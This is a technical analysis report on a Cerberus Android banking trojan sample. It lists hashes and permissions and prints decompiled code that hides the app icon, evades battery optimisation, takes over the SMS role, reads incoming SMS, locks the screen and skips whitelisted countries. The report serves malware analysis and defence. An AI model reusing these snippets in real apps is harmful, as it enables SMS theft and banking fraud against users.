Cerberus

Technical Analysis Report

Contents

Introduction


The malware called cerberus, which was observed by malware analysts in June 2019, is an advanced Android malware that is sold in illegal forms.

Cerberus malware can perform the following operations.

Requesting authorization from the user as soon as the malware is active on the device,
Hide icon for application security, detect emulator (virtual machine),
Sending and stealing sms codes secretly,
Call forwarding to specific numbers,
Device and location information collection,
Recording the key movements of the device it is working on (keylogger feature),
Open user login screen adapted for various online banking applications.

Preview


The AndroidGüncelleme.apk malware is a different example of the Cerberus type. The malware is injected into the system with the victim obfuscated.



File name	**AndroidGüncelleme.apk**
MD5	635A7D30DF87A8BBBBEEDFE0D5DA7891
SHA-1	D8F08F117F7C79732F12C6B11538EEFAB8BC93E8
SHA-256	C6F35ACCD37DC1440FF1FE474D6E4DC94BE2E58CEBC66DCA6C6D860A8C2BC4AD

Detailed Analysis

Malware takes some permissions on the system in order to perform its activities. If the malware receives these permissions, it can redirect calls, receive device or location information, read, write, retain and send SMS, hide and delete applications.


AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVer
    <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="30"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <application android:theme="@style/Theme.Translucent.NoTitleBar" android:label="System" android:icon="@mipmap/ic_launcher" android:name=
        <activity android:label="zboeyrekqooamnsxcckxzrkflwlphwocotgrjlabhym" android:name="woman.appear.infant.LZwXuSfJxXcAqHmBfAxPoZhYkOf
        <activity android:name="woman.appear.infant.fgxti.lkecw"/>
```

All permissions granted are listed below;


android.permission.READ_PHONE_STATE	android.permission.RECEIVE_SMS
android.permission.INTERNET	android.permission.REQUEST_DELETE_PACKAGES
android.permission.CALL_PHONE	android.permission.RECEIVE_BOOT_COMPLETED
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	android.permission.SEND_SMS
android.permission.READ_SMS	android.permission.READ_CONTACT

The malware started its activity from the class “woman.appear.infant.czcr”.

```xml
<activity android:name="woman.appear.infant.czcr">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
        <category android:name="android.app.role.SMS"/>
    </intent-filter>
</activity>
```

The malware creates PendingIntent with the "1073741824" flag. The malware highlights the PendingIntent it created in task activities with the "268435456" flag in task activities. The highlighted PendingIntent is displayed to the user when the StartAcitivity command is executed.

```java
public void d(Context context, String str, String str2) {
    SharedPreferences.Editor edit = context.getSharedPreferences(this.c.xa, 0).edit();
    edit.putString(str, str2);
    edit.commit();
}

public void a(String str, Context context) {
    if ((!this.d.c(context) && Integer.parseInt(a(context, this.c.ea)) > 2) || a(context, (Class<?>) tivmiujr.class)) {
        woman.appear.infant.a aVar = this.c;
        d(context, aVar.M, aVar.Qa);
        a(str, this.c.Wa);
        Intent intent = new Intent(context, adfy.class);
        intent.addFlags(268435456);
        intent.addFlags(1073741824);
        context.startActivity(intent);
    }
}

public String d(String str) {
    return c(str, this.c.Ba);
```


4:28

Accessibility Service

DOWNLOADED SERVICES

Select to speak OFF

Android Guncelleme icin Aktif Ediniz OFF

Switch Access OFF

TalkBack OFF

SCREEN READERS


Text-to-speech output

DISPLAY

Font size Default


Aktif Etmek icin Devam Ediniz

If the user grants accessibility to the malware, the malware protects itself and hides itself in order to ensure its permanence on the device.



```
import woman.appear.infant.rijpjribxwm.mz;
import woman.appear.infant.rbzsrjmmkns.tivmiujr;
import woman.appear.infant.yyvuxbdd.sabafaqw;

public class a {
    private static SharedPreferences a;
    private static SharedPreferences.Editor b;
    woman.appear.infant.a c = new woman.appear.infant.a();
    b d = new b();

    private void m(Context context) {
        context.getPackageManager().setComponentEnabledSetting(new ComponentName(context, czcr.class), 2, 1);
    }

    public boolean a(Context context) {
        woman.appear.infant.a aVar = this.c;
        return (aVar.wa && aVar.ye.contains(b(context))) ? false : false;
    }
```

The malware uses the "REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" permission to ignore battery optimization for this app. If the malware is allowed, it is not terminated by the battery optimization routine despite excessive battery consumption and can easily continue its operations in the background.



IDA - 788416.dex C:\Users\zorro\Desktop\enemy broccoli nut\788416.dex

woman.appear.infant.czcr | woman.appear.infant.b.a | woman.appear.infant.fgxti.adfy

```
package woman.appear.infant.fgxti;

import android.app.Activity;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import woman.appear.infant.a;
import woman.appear.infant.b.b;

public class adfy extends Activity {
    b a = new b();
    a b = new a();

    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        try {
            if (!this.a.c(this)) {
                Intent intent = new Intent("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS", Uri.parse(this.b.Ha + getPackageName()));
                intent.addFlags(268435456);
                intent.addFlags(1073741824);
                startActivity(intent);
            }
        } catch (Exception unused) {
        }
        finish();
    }
}
```

```
FFFFFFFFFFFFFFFF: thread has started (tid=137) IntentService[]
```

APK (768x1280, 320dpi) - 192.168.171.101 - Genymotion

Accessibility Service

DOWNLOADED SERVICES

Select to speak OFF

Android Guncelleme icin Aktif Ediniz OFF

Ignore battery optimizations?

Let app System stay connected in the background? This may use more battery.


NO YES

Text-to-speech output

DISPLAY


Aktif Etmek icin Devam Ediniz

The malware, makes changes to the screen brightness of the infected device to increase battery consumption and tries to disable the screen face recognition system in order to cancel the password system.




```
public void onCreate() {
    super.onCreate();
    this.k = (SensorManager) getSystemService("sensor");
    this.k.registerListener(this, this.l, 3);
    this.l = this.k.getDefaultSensor(1);
}

public void onSensorChanged(SensorEvent sensorEvent) {
    try {
        this.k.registerListener(this, this.l, 3);
        Sensor sensor = sensorEvent.sensor;
        this.k.registerListener(this, sensor, 3);
        if (sensor.getType() == 1) {
            float[] fArr = sensorEvent.values;
            float f2 = fArr[0];
            float f3 = fArr[1];
            float f4 = fArr[2];
            long currentTimeMillis = System.currentTimeMillis();
            if (currentTimeMillis - this.m > 100) {
                long j2 = currentTimeMillis - this.m;
                this.m = currentTimeMillis;
                if ((Math.abs(((((f2 + f3) + f4) - this.n) - this.o) - this.p) / ((float) j2)) * 10000.0f > 600.0f) {
                    a();
                }
                this.n = f2;
                this.o = f3;
                this.p = f4;
            }
        }
    } catch (Exception unused) {
    }
}
```

The malware, allows to issue a notification that the “WAP PUSH” message has been received. The malware uses this to spoof MMS message reception and replace the content of a web page with malicious variants.




```
<receiver android:name="woman.appear.infant.cfiuncekntwqe" android:permission="android.permission.BROADCAST_WAP_PUSH">
    <intent-filter>
        <data android:mimeType="application/vnd.wap.mms-message"/>
        <action android:name="android.provider.Telephony.WAP_PUSH_DELIVER"/>
    </intent-filter>
</receiver>
```

The malware gains access to information about phone services on the device. The malware uses methods in this class to determine phone services and their status, and also to access some subscriber information, and receives information about system services. Similarly, it obtains country information by querying the MCC-MNC (Mobile Country Code) values of the device.



```
public String b(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService(this.c.ja);
    return telephonyManager.getNetworkCountryIso().isEmpty() ? this.c.te : telephonyManager.getNetworkCountryIso();
}
```

The countries where the malware is in the WhiteList have been determined. It is observed that the malware avoids working in any of the whitelisted countries.



```
IDA View-IP
CODE:0008B98C const/4                       v2, 0
CODE:0008B98E if-nez                        v1, loc_8B994

CODE:0008B992
CODE:0008B992 locret:
CODE:0008B992 return                        v2

CODE:0008B994
CODE:0008B994 loc_8B994:
CODE:0008B994 .line 2
CODE:0008B994 iget-object                   v0, v0, a_ye
CODE:0008B998 invoke-virtual                {this, p0}, <ref a.b(ref) a_b@LL_0>
CODE:0008B99E move-result-object            p0
CODE:0008B9A0 invoke-virtual                {v0, p0}, <boolean String.contains(ref) imp. @
CODE:0008B9A6 move-result                   p0
CODE:0008B9A8 if-eqz                        p0, locret_8B9AE

CODE:0008B9AC return                        v2

CODE:0008B9AE
CODE:0008B9AE locret_8B9AE:
CODE:0008B9AE return
CODE:0008B9AE Method End

100.00% (-55,147) (1336,240) 0008B998 000000000008B998: a_a@ZL+14 (Synchronized with IP)
```

```
General registers
IP 0008B998 a_a@ZL+14

Watch view 1
Name            Value                                        Type
p0              {a=,b=,c=,d="czcr >>…                        woman.appear.infa
(String)v2      '\0'                                         String
(String)v1      ?                                            String
(String)v0      [ru][by][tj][uz][tm][az][am][kz][kg][md]
p1              Cannot evaluate "p1".
(String)v3      Cannot evaluate "(St…                        String
this            {c=,d=,shadow$_klass…                        woman.appear.infa
```

```
Hex View-1
0008B2E0  03 00 00 00 93 48 07 00  1F 00 00 00 62 00 E3 06  .....H......b...
0008B2F0  39 00 15 00 54 20 E5 06  54 00 7E 06 12 01 6E 30  9...T-.....~...n0
0008B300  40 00 03 01 0C 03 69 03  E3 06 62 03 E3 06 72 10  @.....i.........
0008B310  54 00 03 00 0C 03 69 03  E4 06 62 03 E3 06 12 00  T.....i.........
0008B320  72 30 55 00 43 00 0C 03  11 03 00 00 06 00 02 00  r0U.C...........
0008B330  03 00 01 00 9C 48 07 00  47 00 00 00 22 00 D8 00  .....H..G..."...
0008B2E0 000000000008B2E0: CODE:0008B2E0
```


The countries in the WhiteList are listed below;

[ua]	Ukraine	[az]	Azerbaijan
[ru]	Russia	[am]	Armenia
[by]	Belarus	[kz]	Kazakhistan
[tj]	Tajikistan	[kg]	Kyrgyzstan
[uz]	Uzbekistan	[md]	Moldova
[tm]	Turkmenistan		

Malware uses KeyguardManager to capture device keylock information.


```
public boolean e(Context context) {
    return !((KeyguardManager) context.getSystemService(this.c.ha)).inKeyguardRestrictedInputMode();
}
```

If the malware gets access permission from the user, it tries to lock the screen in order to perform malicious operations on the device.




```
public void k(Context context) {
    try {
        ((DevicePolicyManager) context.getSystemService("device_policy")).lockNow();
    } catch (Exception unused) {
        woman.appear.infant.a aVar = this.c;
        a(aVar.E, aVar.Ld);
    }
}
```

Certain permissions are defined in the manifest file to be able to perform SMS operations, imitate incoming SMS messages and read incoming SMS contents to the target device.




```
        <receiver android:name="woman.appear.infant.fijpjflbxwm.hrmz" android:permission="android.permission.BROADCAST_SMS">
            <intent-filter android:priority="979">
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
                <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
                <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
                <action android:name="com.htc.intent.action.QUICKBOOT_POWERON"/>
                <action android:name="android.intent.action.USER_PRESENT"/>
                <action android:name="android.intent.action.PACKAGE_ADDED"/>
                <action android:name="android.intent.action.PACKAGE_REMOVED"/>
                <action android:name="android.provider.Telephony.SMS_DELIVER"/>
            </intent-filter>
```

The malware controls the availability of the “SMS” role and its own ownership of this role. If it does not assume a certain role, it makes a request to the system because it targets this role.




```
package woman.appear.infant.fgxti;

import android.app.Activity;
import android.app.role.RoleManager;
import android.os.Build;
import android.os.Bundle;

public class lkecw extends Activity {
    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        if (Build.VERSION.SDK_INT >= 29) {
            RoleManager roleManager = (RoleManager) getSystemService(RoleManager.class);
            if (roleManager.isRoleAvailable("android.app.role.SMS") && !roleManager.isRoleHeld("android.app.role.SMS")) {
                startActivityForResult(roleManager.createRequestRoleIntent("android.app.role.SMS"), 1);
                finish();
                return;
            }
            return;
        }
        finish();
    }
}
```

After checking the availability of the sms role, the malware tries to assign it as the default “SMS” application using the “ACTION_CHANGE_DEFAULT” system function.




```
public final void f(Context context, String str) {
    try {
        Intent intent = new Intent("android.provider.Telephony.ACTION_CHANGE_DEFAULT");
        intent.putExtra("package", str);
        intent.addFlags(268435456);
        context.startActivity(intent);
    } catch (Exception e) {
        this.a.getClass();
        i(context, "LogSMS", "(MOD24)  | swapSmsMenager " + e.toString() + "::endLog::");
    }
}
```

The malware reads the incoming SMS content and the source phone number of the target device.




```
public void a(Context context, Intent intent) {
    try {
        Bundle extras = intent.getExtras();
        if (extras != null) {
            Object[] objArr = (Object[]) extras.get(this.c.Nd);
            String str = "";
            String str2 = "";
            if (objArr != null) {
                int length = objArr.length;
                int r3 = 0;
                while (r3 < length) {
                    SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) objArr[r3]);
                    str2 = str2 + createFromPdu.getDisplayMessageBody();
                    r3++;
                    str = createFromPdu.getDisplayOriginatingAddress();
                }
                String str3 = this.c.Od + str + this.c.Pd + str2 + this.c.Qd;
                a(this.c.Rd, str3);
                b(context, this.c.p, str3);
            }
        }
    } catch (Exception unused) {
    }
}
```

The malware retrieves contacts from the phone book.



